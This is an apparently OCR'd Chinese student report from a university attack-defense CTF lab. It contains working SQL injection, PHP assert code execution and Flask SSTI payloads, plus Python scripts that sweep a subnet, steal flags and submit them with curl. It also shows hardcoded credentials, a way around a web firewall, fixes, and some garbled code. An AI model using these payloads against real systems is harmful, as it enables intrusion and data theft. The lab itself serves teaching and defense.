信息安全综合设计与实践

注：此pdf仅供参考，由于图片将用于报告中，请大家自行替换，虽然大四了，完全一样也不太好。

第一周

攻击


sql注入漏洞

查看`wwwphp`的源代码，可以看到`news_show.php`的源代码如下。这段代码将用户提交的 `id` 参数直接拼接到了 SQL 语句中，如果用户输入了恶意的 `id` 参数，可能会导致数据库注入攻击。同时代码中直接写了mysql服务的用户名和密码，可以直接登录自己靶机的mysql进行查看。

```
<?php
header("content-type:text/html;charset=utf-8");
$ids = $_GET["id"];
$html_path = 'news_show.html';
//echo  $html_path;

if(file_exists($html_path)){
    $str = file_get_contents($html_path);
    $con = mysqli_connect("127.0.0.1", "schtar",
```

```
"2021330#schtar", "sport") or die("Unable to
connect to the MySQL!");
    mysqli_query($con,"set character set
'utf8'");//读库
    //$db = mysqli_select_db("sport",$con);
    $result=mysqli_query($con,"SELECT htmltxt
FROM newstbl WHERE id=".$ids);
    $row = mysqli_fetch_row($result);
    //echo $row;
    echo str_replace("{content}",$row[0],$str);
}
?>
```

接下来查看自己靶机的mysql服务，查看flag的具体位置。可以看到在`sports`数据库的`flagTbl`表内有flag



根据flag在表内的路径，构造sql注入的URL如下，可以看到获取到了所有的flag。（实际上，由于每轮更新flag都是将flag添加到数据库的最后面，所以直接选择最后一个flag提交即可。）

```
http://192.168.100.160:48180//sport/news_show.php?id=1%20and%201=2%20union%20SeLect%20group_concat(flag)%20from%20sport.flagTbl
```

根据上述sql注入的URL编写python的自动攻击提交flag的脚本如下

```
import os
import requests
from bs4 import BeautifulSoup


def search_flag(html):
    soup = BeautifulSoup(html, 'lxml')
    flags = soup.find('div',
id='content').text.strip()
    print(flags)
    for flag in flags.split(','):
        print(flag)
        send_flag(flag)
    return ""
```

```python
def sql_attack(num):
    url = "http://192.168.100." + str(num) +
":48180//sport/news_show.php?
id=1%20and%201=2%20union%20SeLect%20group_concat(
flag)%20from%20sport.flagTbl"
    try:
        r = requests.get(url)
        return search_flag(r.text)
    except:
        print("request 失败")
    return ""


def send_flag(flag):
    cmd = "curl -X POST
http://10.8.0.1:19999/api/flag -H 'Authorization:
6989fbb171cf021cf5dfcb2975c0e0c4' -d '{ \"flag\":
\"" + flag + "\" }\'"
    os.system(cmd)


if __name__ == '__main__':
    # 从第n个开始
    for i in range(105, 170):
        flag = sql_attack(i)
```

php命令执行漏洞

查看`wwwphp`的源代码，可以看到`product_show.php`的源代码如下，由于该代码中的 `assert()` 函数会将用户输入当作 PHP 代码执行，所以攻击者也可以通过输入特殊的字符串来绕过 `assert()` 函数的检查，从而在服务器上执行任意代码。

```
<?php
ids = $_GET["id"];
if(!assert($ids)){
    echo "ID invalid";
    return;
}
/*
$idn = intval($ids);
if(!$idn || $idn<0) {
    assert($ids);
    echo "ID不合法";
    return;
}
*/
$html_path = 'product_show'.$ids.'.html';
//echo  $html_path
if(file_exists($html_path)){
$str = file_get_contents($html_path);
echo $str;
}
```

```
?>
```

同时注意到靶机根目录下的flag文件中包含flag，利用php命令执行漏洞，直接构造以下URL。可以看到获取到了对应的flag。

```
http://192.168.100.160:48180/sport/product_show.php?id=system(%27cat%20\/flag%27)
```

根据上述php命令执行漏洞的URL编写python的自动攻击提交flag的脚本如下

```
import os
import requests


def get_flag(num):
    url = "http://192.168.100." + str(num) +
":48180/sport/product_show.php?
id=system(%27cat%20\/flag%27)"
    print(url)
    try:
        r = requests.get(url)
```

```
            print(r.content)
            return r.content.decode("utf-8")
        except:
            print("request 失败")
        return ""


if __name__ == '__main__':
    # 从第n个开始
    for i in range(105, 170):
        flag = get_flag(i)
        cmd = "curl -X POST
http://10.8.0.1:19999/api/flag -H 'Authorization:
6989fbb171cf021cf5dfcb2975c0e0c4' -d '{ \"flag\":
\"" + flag + "\" }\'"
        print(cmd)
        os.system(cmd)
```

防御

上述两个攻击的过程都可以利用`modsecurity`插件进行防御。

1. 开启`modsecurity`： 修改`nginx`配置文件`/usr/local/nginx/conf/nginx.conf`中的

`modsecurity`属性为`on`

2. 开启`modsecurity`中的`SecRuleEngine`： 修改`/usr/local/nginx/conf/modsecurity/modsecurity`

`.conf`中的`SecRuleEngine`属性为`on`。

3. 在`modsecurity`配置文件中添加规则：查看`/usr/local/nginx/conf/modsecurity/rules`中的规则配置文件，如下。之后在步骤2的配置文件中添加以下两条规则。

`vim include /usr/local/nginx/conf/modsecurity/crs-setup.conf include /usr/local/nginx/conf/modsecurity/rules/*.conf`

开启`modsecurity`后，含恶意代码的URL就会被`modsecurity`过滤，之前的两种攻击就会失效。

第二周

攻击

flask的SSTI模版攻击漏洞

首先进行端口扫描，查看开放的端口号，发现有很多开放的端口。

查看flask的代码，可以看到`app.py`的源代码如下。这段代码主要存在两个漏洞。

1. 使用 `render_template_string` 函数渲染用户输入（`/` 路由中查询字符串中的 `name` 参数），但没有进行 proper 验证或转义。这可能允许攻击者在渲染的 HTML 中注入恶意代码。
2. 以下flask的程序的运行端口是5000，但是老师提供的访问端口是48181，经过查看发现，是`nginx`进行了代理转发。但是以下flask的程序的host为`0.0.0.0`所以任意用户都可以通过5000端口，不经过nginx的处理直接访问以下flask构建的网站。

```
#!/usr/bin/env python
# coding=utf-8

from flask import Flask, render_template,
render_template_string, redirect, request

app = Flask(__name__)


@app.route('/')
def hello_world():
    name = request.args.get('name', 'HUSTER')
    welcome = '<center><a href="index.html">
<h2>Welcome %s!</h2></a></center>' % str(name)
    return render_template_string(welcome)


@app.route('/index.html')
```

```
def index():
    name = request.args.get('name', 'HUSTER')
    return render_template('index.html',
name=name)


@app.route('/sport/<htm>', methods=['GET',
'POST'])
def sport_show(htm):
    if 'sport/' in htm or 'news_show/' in htm or
'product_show/' in htm:
        html = htm
    else:
        html = "sport/%s" % htm
    return render_template(html)


@app.route('/news_show/<int:id>', methods=['GET',
'POST'])
def news_show(id):
    html = "/sport/news_show%s.html" % id
    return redirect(html)


@app.route('/product_show/<int:id>', methods=
['GET', 'POST'])
def product_show(id):
    html = "/sport/product_show%s.html" % id
    return redirect(html)
```

```
if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000,
debug=False)
```

flask的SSTI模版攻击漏洞简介：

> *SSTI 攻击是一种针对服务器端模板引擎的攻击，它允许攻击者向模板中注入恶意代码，从而执行任意的服务器端代码。这种攻击通常是通过在未经过滤的用户输入中注入特殊字符串来实现的。Flask 框架使用 Jinja2 模板引擎来渲染模板，因此 Flask 应用可能会受到 SSTI 攻击的影响。*

利用上述漏洞进行攻击，构建以下URL，可以看到获取到了对应的flag。

```
http://192.168.100.160:40801/?
name=%7B%7B%27%27.__class__.__base__.__subclasses
__()%5B80%5D.__init__.__globals__%5B%27__builtins
__%27%5D.open(%22%2Fflag%22).read()%7D%7D
```

根据上述SSTI模版攻击漏洞的URL编写python的自动攻击提交flag的脚本如下。由于通过40801端口访问的流量会经过`nginx`的代理转发，如果对方开启了`modsecurity`，那么恶意URL的攻击可能会失效，而5000端口则可以直接访问flask。所以在脚本中同时对5000和48181两个端口进行了攻击，保证成功率。

```
import os
import requests
import re


def sql_attack(num, port):
    url = "http://192.168.100.{}:
{}".format(str(num), str(port)) + "/?
name=%7B%7B%27%27.__class__.__base__.__subclasses
__()%5B80%5D.__init__.__globals__%5B%27__builtins
__%27%5D.open(%22%2Fflag%22).read()%7D%7D"
    # print(url)
    try:
        r = requests.get(url, timeout=3)
        flag = re.search(r'hctf{.*}',
r.text).group(0)
        print(flag)
        send_flag(flag)
    except:
        print("request 失败")
    return
```

```
def send_flag(flag):
    cmd = "curl -X POST
http://10.8.0.1:19999/api/flag -H 'Authorization:
6989fbb171cf021cf5dfcb2975c0e0c4' -d '{ \"flag\":
\"" + flag + "\" }\'"
    os.system(cmd)


if __name__ == '__main__':
    # 从第n个开始
    for i in range(106, 172):
        print("-----------------{}--------------
-----".format(i))
        sql_attack(i, 5000)
        sql_attack(i, 48181)
```

tomcat的sql注入漏洞

首先查看tomcat配置文件`server.xml`，可以看到`Connector address`为`0.0.0.0`，端口为8080，所以和flask一样可以直接通过8080端口访问tomcat的网站。之前的nmap端口扫描也查看到了此端口。

接着阅读源代码，查看`TeacherDao.java`中的`queryCourseScore`函数代码如下。在构造 SQL 语句时，传入的 `teacherno` 和 `couno` 参数没有进行任何过滤或转义，直

接拼接到了 SQL 语句中。如果这两个参数包含特殊字符，就可能导致 SQL 注入攻击。

```
51      public ArrayList queryCourseScore(String couno,String teacherno)
        throws Exception{
52          ArrayList scores=new ArrayList();
53          this.initConnection();
54          Statement stat = conn.createStatement();
55
56          String sqltext=null;
57          sqltext = "SELECT * FROM T_SCORESYSTEMSCORES SCO JOIN
            T_SCORESYSTEMSTUDENTS STU ON SCO.STUNO=STU.ACCOUNT JOIN
            T_SCORESYSTEMCOURSES COU ON COU.COUNO=SCO.COUNO WHERE
            COU.TEACHERNO = '"+teacherno +"' AND SCO.COUNO = '"+couno +
            "';";
58          System.out.println("TeacherDao queryCourseScore .sqltext = " +
            sqltext);
59
60          ResultSet rs = stat.executeQuery(sqltext);
61          while(rs.next()){
62              vo.Score score = new Score();
63              String scorestr = rs.getString("SCORE");
64              if(scorestr==null){
65                  scorestr="";
66              }
67              score.setScore(scorestr);
68              score.setChangeable(rs.getString("CHANGEABLE"));
69              score.setStuno(rs.getString("STUNO"));
70              score.setStuname(rs.getString("NAME"));
71              scores.add(score);
72          }
73          this.closeConnection();
74          return scores;
75      }
```


由于mysql中的flag位置还是和第一周一样，所以构造以下sql注入的URL。需要先登录，然后在修改成绩的地方进行sql语句

注入，可以看到获取到了对应的flag。

```
http://192.168.100.160.48180/ScorePrj/teachers/setscore.jsp?couno=003%27%20UNION%20ALL%20SELECT%20NULL,NULL,CONCAT(flag),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL%20from%20sport.flagTbl--%20-&action=queryscore
```

登录

获取flag

根据上述sql注入漏洞的URL编写python的自动攻击提交flag的脚本如下。由于需要先登录后攻击，所以使用了`requests.Session()`来维持会话。

```
import os
import requests
import re

# proxy = {"http": "http://127.0.0.1:8080"}


def tomcat_attack(num, port):
    s = requests.Session()
    login_url = "http://192.168.100.{}:
```

```
{}".format(str(num), str(port)) +
"/ScorePrj/servlet/LoginServlet"
    login_data = {"account": "001", "password":
"001", "identity": "teacher", "cookietime": 0}
    try:
        r = s.post(login_url, data=login_data,
timeout=3)
    except:
        print("登陆 失败")
        return
    url = "http://192.168.100.{}:
{}".format(str(num), str(port)) +
"/ScorePrj/teachers/setscore.jsp?
couno=003%27%20UNION%20ALL%20SELECT%20NULL,NULL,C
ONCAT(flag),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NU
LL,NULL%20from%20sport.flagTbl--%20-
&action=queryscore"
    try:
        r = s.get(url, timeout=3)
        flags = re.findall(r'hctf{.*}', r.text)

        print(flags[-1])
        send_flag(flags[-1])
    except:
        print("request 失败")
    return


def send_flag(flag):
```

```
    cmd = "curl -X POST
http://10.8.0.1:19999/api/flag -H 'Authorization:
6989fbb171cf021cf5dfcb2975c0e0c4' -d '{ \"flag\":
\"" + flag + "\" }\'"
    os.system(cmd)


if __name__ == '__main__':
    # 从第n个开始
    # tomcat_attack(160, 48180)
    for i in range(106, 172):
        print("----------------------{}----------
----------".format(i))
        tomcat_attack(i, 8080)
        tomcat_attack(i, 48180)
```

防御

1. tomcat的防御可以和第一周一样开启`modsecurity`。
2. 修改tomcat的`server.xml`配置文件，将`Connector address`改成`127.0.0.1`，只能让本机直接访问tomcat，然后通过`nginx`代理给其他ip访问，这样其他ip访问tomcat的网站就只能用48180端口，可以让所有流量都通过`nginx`的`modsecurity`
3. 修改flask中的`return render_template_string(welcome)`部分，直接返回


`welcome`字符串即可。

4. 修改flask中的`host`部分为`127.0.0.1`，也使所有的访问流量都通过`nginx`。

```
#!/usr/bin/env python
# coding=utf-8

from flask import Flask, render_template, render_template_string, redirect, request

app = Flask(__name__)


@app.route('/')
def hello_world(
    name =
    welco
    retu


@app.ro
def ind
    nam
    ret


@app.ro
def spo
    if

    els

    ret


@app.ro
def new
    htm
    ret


@app.route
def product_s
    html = "/sport/product_show%s.html" % id
    return redirect(html)


if __name__ == '__main__':
    app.run(host='127.0.0.1', port=5000, debug=False)
~
~
```


ps：

第二周把所有的脚本都挂在了vps上一直运行，在某次下课汤神没关靶机打了一晚上之后。



排名	队伍	分数	常规班	公共1
1	host_192.168.100.171	96500.00		
2	host_192.168.100.145	55599.04		
3	host_192.168.100.149	26011.88		
4	host_192.168.100.160	19121.95		
5	host_192.168.100.111	10931.16		
6	host_192.168.100.157	10048.26		
7	host_192.168.100.109	9267.74		
8	host_192.168.100.108	7412.20		
9	host_192.168.100.135	7382.08		
10	host_192.168.100.124	5413.50		
11	host_192.168.100.137	5040.73		
12	host_192.168.100.119	3712.58		

第三周

不会

个人靶场

部分参考链接：

https://www.pudn.com/news/6246b53262b5053d3c5fc2b8.html

https://blog.csdn.net/weixin_54882883/article/details/125994115

https://blog.csdn.net/x650007/article/details/121333715

https://github.com/SummerSec/ShiroAttack2